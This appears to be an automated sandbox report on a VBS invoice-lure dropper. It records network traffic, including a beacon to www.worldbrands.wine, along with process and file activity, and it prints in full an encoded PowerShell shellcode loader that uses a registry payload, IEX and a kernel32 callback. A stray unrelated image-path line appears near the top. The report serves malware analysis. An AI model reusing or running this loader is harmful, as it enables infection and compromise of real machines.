17 94 92 1e 83 4e 2a 49 4c cc 74 4c 28 45 52 81 90 43 a2 79 b0 53 63 51 14 70 1a ab c4 1b 50 ac 56 23 46 1c 71 b3 53 5b 5d 3f 5c 5d af a5 d3 31 88 e3 c8 6c 35 1a fd 44 d4 99 17 8b 11 6f 77 ea de 51 43 84 fd 06 b6 6a 38 32 78 49 6d c3 7a 24 fb b5 39 39 ad 35 0f d7 9a 57 e1 64 1b 2e c2 69 bd 7d b8 de be 0a 27 db 70 21 4e 6b 87 eb 6b 57 e2 84 0d 17 e1 d4 6a 75 0e e1 73 15 5e 69 d3 85 b8 b5 9b 87 f0 b9 12 37 d7 74 21 6e 1d 10 b0 73 b5 be b9 a6 0b 71 5b 6d 1f c2 e7 4a dc 5c d3 85 b8 6d c0 70 6c 5c 6d 24 5d d3 0a 6e 8e 43 3c 8e 00 23 44 c8 fa bc 81 75 72 96 9b 20 e5 e6 02 1d 94 be 56 c2 4f 99 ba c6 0b 33 5d 69 1f ae cc cf 32 05 2b 6a 5b 2d cc 6b 73 ed 70 73 7e ab cb 78 d9 56 8b 0f e6 da 61 6b 71 5e b6 55 ce ab 80 e8 a1 c1 09 16 1e 43 e7 41 5f 88 80 df 57 41 c9 29 dc ec d9 7f 97 37 7c 84 b2 16 1a 5e 2a 5c 68 aa 6d a6 c0 25 1e f0 90 53 ef 02 91 a6 e3 66 e2 71 c0 cd 80 f3 f8 b2 e1 09 44 57 33 3d 6e 58 ea 8d 41 d4 5a 6b d8 c6 75 cf 98 b9 89 1e 1c 1c 94 88 42 5b af c1 da ad 46 c8 84 ac 43 23 f3 f5 68 a7 db 6c af ad 79 9d 8d ce 4a 7b b5 d3 6c 75 36 fc f5 f5 1e 5f ef ad 37 37 37 5b ab 2b 9b 17 70 73 0a 10 f3 c3 18 49 67 dc 1b 40 fe d0 f3 65 bd ab 54 6c 62 cd 22 bc f1 54 d8 e8 c1 e8 50 76 c0 8d 82 3e 75 ea 2b f5 26 b6 2b 15 d7 43 90 0c 89 dd 58 5a 0a b9 2f 18 e0 44 10 a0 0c 84 2c 24 c5 79 03 8b 0c 03 30 5f 21 fb e9 58 42 f7 2c 39 e0 b1 f4 af 22 c4 70 88 24 3a b8 93 51 40 f1 4c bd af 54 3f e0 2c 12 c6 76 05 9a 7e dd 63 a1 08 c6 3b 2f 20 36 0a 02 91 84 ff f2 23 ef 6e 75 9a cd e5 75 f8 6c c2 67 0d 3e 2b cd e6 97 26 e9 62 98 16 80 22 ca 65 fb 97 82 b4 77 bf ba 81 1c 6d ef 7b cc e3 e4 67 b8 5d 4a 6f 91 f2 16 b9 9d 49 6e b5 d0 dc fe 0a 6b 18 ed 6d 59 01 6f 9f d7 47 a4 d1 28 37 ad 73 15 df be 4b 7a 4a 87 2c be 73 9b 87 5d ee fb dc a7 2a 02 75 85 01 bc 7d 77 19 69 2f 2d 4c 37 8e 7b 05 ba b1 4e f8 7b 91 3b 50 bd 22 3d 77 7b 45 5a 66 d4 2f 90 b2 77 5f e5 43 7c c0 45 7f 10 6f 11 89 8f 83 69 b9 55 85 62 f1 2b 9c 25 8c c7 51 8a ae f2 c7 15 f3 54 cb 75 80 80 0e d4 2c 35 35 e2 ba 17 a8 03 7a b8 45 06 02 06 5b e6 d4 ea 50 99 1b 32 58 21 cc 11 b3 e8 b1 45 6e f2 d5 d6 4a cb b3 cd bd 44 1b 2c 8b 94 00 48 d1 b6 0c 75 9c fa dc 53 da 42 1a 68 81 f4 b9 06 ab e0 53 d2 23 6a 22 50 26 4a bd c4 c4 2a 74 f4 43 a6 fb a0 74 b1 8a b6 c8 6a 33 3a b4 d4 22 e6 a3 15 d0 ae 8a a1 e2 16 69 a7 0f 66 e8 48 25 f9 59 2a 50 97 7c e1 8c 85 c9 f8 ab c2 e3 8c 5c 45 8d 8c a3 a3 50 29 44 b3 42 02 a8 be 40 37 5a f0 e0 2c 0d f7 d4 91 a9 ea 78 de 02 fc 7a e4 ab 03 49 43 2e 13 57 df 17 26 0a 18 4c 73 2f e0 8e 27 5e 50 5f 68 ee b9 79 80 f9 4b 42 3b bf a0 21 1a e6 04 c4 80 ee 1b 15 08 9f dc 6c 36 bb 1b 9c 7d Data Ascii: \s?BcVH:F68gy%*:aoBn`f8C$R]v%N(`nA7nl8wo,mwdyoaAcF;${{G?<$21u]W{p#k+Ywj#"Z;>S{L`5Nk*MlxZ DPP%@EZ<;N*ILtL(ERCyScQpPV#FqS[]?\]1l5DowQCj82xImz$995Wd.i}'p!NkkWjus^i7t!nsq[mJ\mpl\m$]nC<#Dur VO3] i2+j[-ksps~xVakq^UCA_WA)7|^*\hm%SfqDW3=nXAZkuB[FC#hlyJ{lu6_777[+pslg@eTlb"TPv>u+&+CXZ/D,$y0_!XB,9"p$:Q@LT?,v~c;/ 6#nuulg>+&b"ewm{g]JoInkmYoG(7sKzJ,s]*u}wi/-L7{N{;P"=w{EZf/w_C|EoiUb+%QTu,55zE[P2X!EnJD, HuSBhS#j"P&J*tCtj3:"ifH%Y*P|EP)DB@7Z,xzIC.W&Ls/'^P_hyKB;!l6}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.11.20	49764	81.95.96.29	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:09.694921970 CEST	735	OUT	GET /tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=Il3LuUn17XOwO1L66Bn3hjajRgSpI6QuPLSUULkpfr+VyFXt3qGq+ SpnJy79y37sHeXr HTTP/1.1 Host: www.worldbrands.wine Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Aug 8, 2022 17:45:09.740950108 CEST	871	IN	HTTP/1.1 200 OK Date: Mon, 08 Aug 2022 15:45:09 GMT Server: Apache/2.4.25 (Debian) Vary: Accept-Encoding Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8 Data Raw: 35 37 30 32 0d 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 09 3c 62 61 73 65 20 68 72 65 66 3d 22 2f 22 3e 0a 09 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 0a 0a 09 3c 74 69 74 6c 65 3e 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 3c 2f 74 69 74 6c 65 3e 0a 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 4b 65 79 77 6f 72 64 73 22 20 63 6f 6e 74 65 6e 74 3d 22 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 44 65 73 63 72 69 70 74 69 6f 6e 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 41 75 74 68 6f 72 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 22 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 4f 77 6e 65 72 22 20 63 6f 6e 74 65 6e 74 3d 22 41 43 54 49 56 45 20 32 34 2c 20 73 2e 72 2e 6f 2e 20 22 3e 0a 0a 09 3c 21 2d 2d 20 66 61 76 69 63 6f 6e 20 73 74 61 72 74 20 2d 2d 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 70 72 65 63 6f 6d 70 6f 73 65 64 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 67 75 69 2e 61 63 74 69 76 65 32 34 2e 63 7a 2f 69 6d 67 2f 69 63 6f 6e 2f 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 35 37 78 35 37 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 37 32 78 37 32 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 31 31 34 78 31 31 34 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 37 36 78 37 36 2e 70 6e 67 22 3e 0a 09 3c 6c 69 6e 6b 20 72 65 6c 3d 22 61 70 70 6c 65 2d 74 6f 75 63 68 2d 69 63 6f 6e 2d 31 31 34 78 31 31 34 2e 70 6e 67 22 3e 0a 09 3c 6c Data Ascii: 5702<html><head><base href="/"><meta charset="utf-8"><title>ACTIVE 24, s.r.o.</title><meta name="viewport" content="width=device-width, initial-scale=1"><meta name="Keywords" content=""><meta name="Description" content="ACTIVE 24, s.r.o."><meta name="Author" content="ACTIVE 24, s.r.o."><meta name="Owner" content="ACTIVE 24, s.r.o. ">... favicon start --><link rel="apple-touch-icon" sizes="57x57" href="https://gui.active24.cz/img/icon/apple-icon-57x57.png"><link rel="apple-touch-icon" sizes="60x60" href="https://gui.active24.cz/img/icon/apple-icon-60x60.png"><link rel="apple-touch-icon" sizes="72x72" href="https://gui.active24.cz/img/icon/apple-icon-72x72.png"><link rel="apple-touch-icon" sizes="76x76" href="https://gui.active24.cz/img/icon/apple-icon-76x76.png"><link rel="apple-touch-icon" sizes="114x114" href="https://gui.active24.cz/img/icon/apple-icon-114x114.png"><link rel="apple-touch-icon" sizes="120x120" href="https://gui.active24.cz/img/icon/apple-icon-120x120.png"><link rel="apple-touch-icon" sizes="144x144" href="https://gui.active24.cz/img/icon/apple-icon-144x144.png"><l

Statistics

Behavior



- wscript.exe
- powershell.exe
- conhost.exe
- csc.exe
- cvtres.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ieinstal.exe
- ielowutil.exe
- explorer.exe
- rundll32.exe
- ielowutil.exe
- ielowutil.exe
- cmd.exe
- conhost.exe
- cmd.exe
- conhost.exe
- firefox.exe

Click to jump to process

System Behavior

Analysis Process: wscript.exe PID: 8084, Parent PID: 4868

General

Target ID:	0
Start time:	17:40:54
Start date:	08/08/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\Unclear Proforma Invoice.vbs"
Imagebase:	0x7ff73a8e0000
File size:	170496 bytes
MD5 hash:	0639B0A6F69B3265C1E42227D650B7D1
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 1740, Parent PID: 8084

General

Target ID:	4
Start time:	17:41:39
Start date:	08/08/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true

Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" -EncodedCommand "IwBOAGUAbABzACAAUABhAHIAYQBwAHMAeQBrACAAQQBuAHQAaQBoACAARAB1AGQAZQBsAHMAYQBjACAAZABlAHMAdQBsACAATQB1AHIAcABoAGkAZQBkACAATQBsAGQAcgAgAEwAbwB1AHQAaABlACAAQQBjAGMAdQBtAGIAZQBuAHQAawAgAFAAZQBjAHQAbwByAGEAbABpAHMAIABEAHUAdgBlAHQAIABPAHAAcwBwAHIAdABuACAAbgBlAGQAZABpAGUAcwAgAFUAZABzAHYAaQBuAGcAIABBAG4AYQBsAHkAcwBlAGEAIABGAGEAcgBlAHMAZwBsAG8AIABEAGUAbQBhAHIAIABCAGwAdQBlAGIAZQBsACAAQwBvAHUAcgBpAGQAYQBoACAAbwBmAGYAbABpAGMAIAANAAoAIwBSAHUAbABsAGUAcwB0ACAATABhAGMAaAByAHkAbQBhAHQAIABCAGEAcgB5AHQAaAB5AG0AIABNAGEAcgBpAHMAIAB0AG8AbABzAGUAeQBrAHUAbAAgAFUAdQBkAHMAbAB1AGsAawBlACAAUwBhAHQAcwBiAGkAbABsAGUAIABBAGwAdgBpAGQAZQBuAGQAIABVAGQAZwBhAG4AZwBzAGYAbwByACAAVgBlAGQAZwBhACAARgBlAHIAaQBlAGwAdQBrAG4AIABSAGUAeQBrACAAQwBoAGEAcwBzAGUAcgAgAEUAcQB1AGEAbABsAGkAIABGAG8AcgBzAHQAZQBuACAAbQB1AHMAawBpACAAVQBuAHAAZQBlAGwAIABTAHAAZQBrAHQAYQAgAEoAdQBuAGcAbQBhAG4AZAB1AG4AIABpAG4AZAB1AGsAdAAgAEkAcwBvAGwAIABTAGsAZQBsAG4AZQBtAHIAawAgAEQAZwBuAGYAbAAgAEYAbwBsAGsAZQByAGUAIABBAGYAcABhAHMAbgAgAEQAYQBsAGwAeQAgAEwAYQBuAGQAZwBhAG4AZwBzACAASABlAG4AcgBpAGsAcwBlAG4AIABNAG8AbABiAG8AaABpAHMAIABTAGEAbgBlAHIAaQBuAGcAIABHAHIAdQB0AG4AIABTAHQAYQBrAGwAYQBkAGUAcgBuACAAQQByAGMAaAAgAA0ACgAkAEMAMwAyACAAPQAgAFsAYwBoAGEAcgBdADMANAAgACsAIAAiAFoAIgAgACsAIAAiAHcAQQAiACsAIgBsAGwAIgArACIAbwBjACIAKwAiAGEAdABlAFYAaQByACIAKwAiAHQAdQBhAGwATQAiACsAIgBlACIAKwAiAG0AIgArACIAbwByAHkAIgAgACsAIABbAGMAaABhAHIAXQAzADQADQAKACMAQwBvAG0AbQBhAG4AZABpAG4AZwAgAHUAbgBkAGUAcgBiAGUAIABBAHAAbwByAHIAIABVAG4AZgB1AHQAaQBsACAASgB1AGwAaQBhAG4AaQBzAHQAYgAgAEIAYQBnAGsAbABkAG4AaQBuAGcAIABTAGUAcgBlAG4AIABDAG8AbgB2ACAATwBzAHQAZQBvAHAAbABhACAAVQBuAHAAcgBlAGYAZQByAGEAIABTAGEAbQBtAGUAIABTAGUAbQBpAHMAcABpAHIAYQAgAFIAZQBnAGUAbgBzAGkAYQBuAGUAIABGAGUAaABzAG8AIABTAGsAbwB2ACAASwBvAG0AcABsAGUAdAB0AGUAIABSAGUAZABzAGUAIABEAGkAcwBwAHUAdABkAGEAZwAgAEYAYQB1AGMAIABTAGUAbQBpACAAZwBhAGwAYQBjAHQAIABOAG8AcgBvAHAAaQBhAG4AaQBjACAATQBpAGwAbABpAHMAZQBrAHUAbgAgAEIAZQBnAHIAZQBiAHMAZAAgAEsAZABmAGEAcgAgAE0AaQBzAG8AZwB5ACAAVABvAHAAZgBvAHIAcwBwACAAQwBwAHIAZgAgAGwAaQB2AHMAYgBlAHQAaQAgAE8AcgBkAHIAZQAgAE0AbABkAGUAaQBuAG8AZABvACAARQBrAHMAYQBtAGUAbgAgAFUAZABkAGEAbgBuAGUAbABzAGUAIAANAAoAQQBkAGQALQBUAHkAcABlACAALQBUAHkAcABlAEQAZQBmAGkAbgBpAHQAaQBvAG4AIABAACIADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtADsADQAKAHUAcwBpAG4AZwAgAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzADsADQAKAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABjAGwAYQBzAHMAIABTAGsAeQBkADEADQAKAHsADQAKAFsARABsAGwASQBtAHAAbwByAHQAKAAiAGsAZQByAG4AZQBsADMAMgAuAGQAbABsACIAKQBdAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARQBuAHUAbQBUAGkAbQBlAEYAbwByAG0AYQB0AHMAQQAoAHUAaQBuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADUALABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANgAsACAAaQBuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADcAKQA7AA0ACgANAAoAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAASQBuAHQAUAB0AHIAIABDAHIAZQBhAHQAZQBQAGkAcABlACgAdQBpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANQAsAGkAbgB0ACAARABlAHIAaQB2AGEAdABpAHYAdAA2ACwAIABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANwApADsADQAKAA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBuAHQAZABsAGwALgBkAGwAbAAiACwAIABFAG4AdAByAHkAUABvAGkAbgB0AD0AJABDADMAMgApAF0AcAB1AGIAbABpAGMAIABzAHQAYQB0AGkAYwAgAGUAeAB0AGUAcgBuACAAaQBuAHQAIABGAGkAZABhACgAaQBuAHQAIABTAGsAeQBkADYALAByAGUAZgAgAEkAbgB0ADMAMgAgAGwAbgBkAGcAaAAsAGkAbgB0ACAARABlAHIAaQB2AGEAdABpAHYAdAAsAHIAZQBmACAASQBuAHQAMwAyACAAUwBrAHkAZAAsAGkAbgB0ACAAUgBnAGUAbgBkAGUAMQA0ADIALABpAG4AdAAgAFMAawB5AGQANwApADsADQAKAA0ACgBbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIALgBkAGwAbAAiACkAXQBwAHUAYgBsAGkAYwAgAHMAdABhAHQAaQBjACAAZQB4AHQAZQByAG4AIABJAG4AdABQAHQAcgAgAEcAZQB0AEYAaQBsAGUAVABpAG0AZQAoAHUAaQBuAHQAIABEAGUAcgBpAHYAYQB0AGkAdgB0ADUALABpAG4AdAAgAEQAZQByAGkAdgBhAHQAaQB2AHQANgApADsADQAKAA0ACgB9AA0ACgAiAEAADQAKACMAYgBvAHIAdABzACAARgB5AGcAZQBoAGUAbgB0ACAATwBzAHQAaQBuAGQAaQBlAGYAYQAgAEQAZQBuAHMAaQBmAGkAYwBhAHQAIABFAHgAYwBlAGwAIAB1AGQAZQBuAHIAaQBnAHMAbQAgAHYAYQBzAGkAYwBlAG4AdAByAGkAIABXAGkAbgBlAHMAawBpAG4AYQB2ACAAUwBrAGkAYgBzAGwAYQBkAG4AaQAgAFkAZABlAGwAcwBlAHMAbgBpAHYAIAANAAoAJABTAGsAeQBkADMAPQAwADsADQAKACQAUwBrAHkAZAA5AD0AMQAwADQAOAA1ADcANgA7AA0ACgAkAFMAawB5AGQAOAA9AFsAUwBrAHkAZAAxAF0AOgA6AEYAaQBkAGEAKAAtADEALABbAHIAZQBmAF0AJABTAGsAeQBkADMALAAwACwAWwByAGUAZgBdACQAUwBrAHkAZAA5ACwAMQAyADIAOAA4ACwANgA0ACkADQAKACQAYgBhAHIAbwB1AGMAaABlAHQAdAA9ACgARwBlAHQALQBJAHQAZQBtAFAAcgBvAHAAZQByAHQAeQAgAC0AUABhAHQAaAAgACIASABLAEMAVQA6AFwAUwBvAGYAdAB3AGEAcgBlAFwAUwB0AGgAYQBtAG0AZQAiACkALgBTAGsAbwB2AG0ADQAKACQARABlAHIAaQB2AGEAdABpAHYAdAAwACAAPQAgACcAJABEAGoAdgBsAGUAdQBkACAAPQAgAFsAUwB5AHMAdABlAG0ALgBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAJwArACcAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAGIAYQByAG8AdQBjAGgAZQB0AHQAKQAnAA0ACgAmACAAKAAgAFsAYwBoAGEAcgBdADEAMAA1ACsAJwBFACcAKwAnAFgAJwApACAAJABEAGUAcgBpAHYAYQB0AGkAdgB0ADAADQAKAFsAUwB5AHMAdABlAG0ALgBSAHUAbgB0AGkAbQBlAC4ASQBuAHQAZQByAG8AcABTAGUAcgB2AGkAYwBlAHMALgBNAGEAcgBzAGgAYQBsAF0AOgA6AEMAbwBwAHkAKAAkAEQAagB2AGwAZQB1AGQALAAgADAALAAgACAAJABTAGsAeQBkADMALAAgACQARABqAHYAbABlAHUAZAAuAGMAbwB1AG4AdAApADsADQAKAFsAUwBrAHkAZAAxAF0AOgA6AEUAbgB1AG0AVABpAG0AZQBGAG8AcgBtAGEAdABzAEEAKAAkAFMAawB5AGQAMwAsACAAMAAsACAAMAApAA0ACgANAAoADQAKAA0ACgA=
Imagebase:	0x7d0000
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_p4elcppe.v1c.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ro4sxpqd.lc5.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0D3263	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E0D3263	unknown
C:\Users\user\Documents\20220808	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6D040794	CreateDirectoryW
C:\Users\user\Documents\20220808\PowerShell_transcript.128757.vOZEILJ7.20220808174142.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6C73AC39	CreateDirectoryA
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.tmp	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.dll	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.out	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.err	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6D038792	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_p4elcppe.v1c.ps1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D039B71	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_ro4sxpqd.lc5.psm1	0	60	23 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 65 73 74 20 66 69 6c 65 20 74 6f 20 64 65 74 65 72 6d 69 6e 65 20 41 70 70 4c 6f 63 6b 65 72 20 6c 6f 63 6b 64 6f 77 6e 20 6d 6f 64 65 20	# PowerShell test file to determine AppLocker lockdown mode	success or wait	1	6D039B71	WriteFile
unknown	0	3	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6D039B71	WriteFile
unknown	3	4096	75 6e 6b 6e 6f 77 6e	unknown	success or wait	1	6D039B71	WriteFile
unknown	4099	1641	75 6e 6b 6e 6f 77 6e	unknown	success or wait	5	6D039B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.0.cs	0	618	ff 75 73 69 6e 67 20 53 79 73 74 65 6d 3b 0d 0a 75 73 69 6e 67 20 53 79 73 74 65 6d 2e 52 75 6e 74 69 6d 65 2e 49 6e 74 65 72 6f 70 53 65 72 76 69 63 65 73 3b 0d 0a 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 63 6c 61 73 73 20 53 6b 79 64 31 0d 0a 7b 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20 65 78 74 65 72 6e 20 49 6e 74 50 74 72 20 45 6e 75 6d 54 69 6d 65 46 6f 72 6d 61 74 73 41 28 75 69 6e 74 20 44 65 72 69 76 61 74 69 76 74 35 2c 69 6e 74 20 44 65 72 69 76 61 74 69 76 74 36 2c 20 69 6e 74 20 44 65 72 69 76 61 74 69 76 74 37 29 3b 0d 0a 0d 0a 5b 44 6c 6c 49 6d 70 6f 72 74 28 22 6b 65 72 6e 65 6c 33 32 2e 64 6c 6c 22 29 5d 70 75 62 6c 69 63 20 73 74 61 74 69 63 20	using System;using System.Runtime.InteropServices;public static class Skyd1{[DllImport("kernel32.dll")]public static extern IntPtr EnumTimeFormatsA(uint Derivativt5,int Derivativt6,int Derivativt7);[DllImport("kernel32.dll")]public static	success or wait	1	6D039B71	WriteFile
C:\Users\user\AppData\Local\Temp\tmhd51lu\tmhd51lu.cmdline	0	371	ff 2f 74 3a 6c 69 62 72 61 72 79 20 2f 75 74 66 38 6f 75 74 70 75 74 20 2f 52 3a 22 53 79 73 74 65 6d 2e 64 6c 6c 22 20 2f 52 3a 22 43 3a 5c 57 69 6e 64 6f 77 73 5c 4d 69 63 72 6f 73 6f 66 74 2e 4e 65 74 5c 61 73 73 65 6d 62 6c 79 5c 47 41 43 5f 4d 53 49 4c 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 5c 76 34 2e 30 5f 33 2e 30 2e 30 2e 30 5f 5f 33 31 62 66 33 38 35 36 61 64 33 36 34 65 33 35 5c 53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e 2e 64 6c 6c 22 20 2f 52 3a 22 53 79 73 74 65 6d 2e 43 6f 72 65 2e 64 6c 6c 22 20 2f 6f 75 74 3a 22 43 3a 5c 55 73 65 72 73 5c 41 72 74 68 75 72 5c 41 70 70 44 61 74 61 5c 4c 6f 63 61 6c 5c 54 65 6d 70 5c 74 6d 68 64 35 31 6c 75 5c 74	/t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\tmhd51lu\t	success or wait	1	6D039B71	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
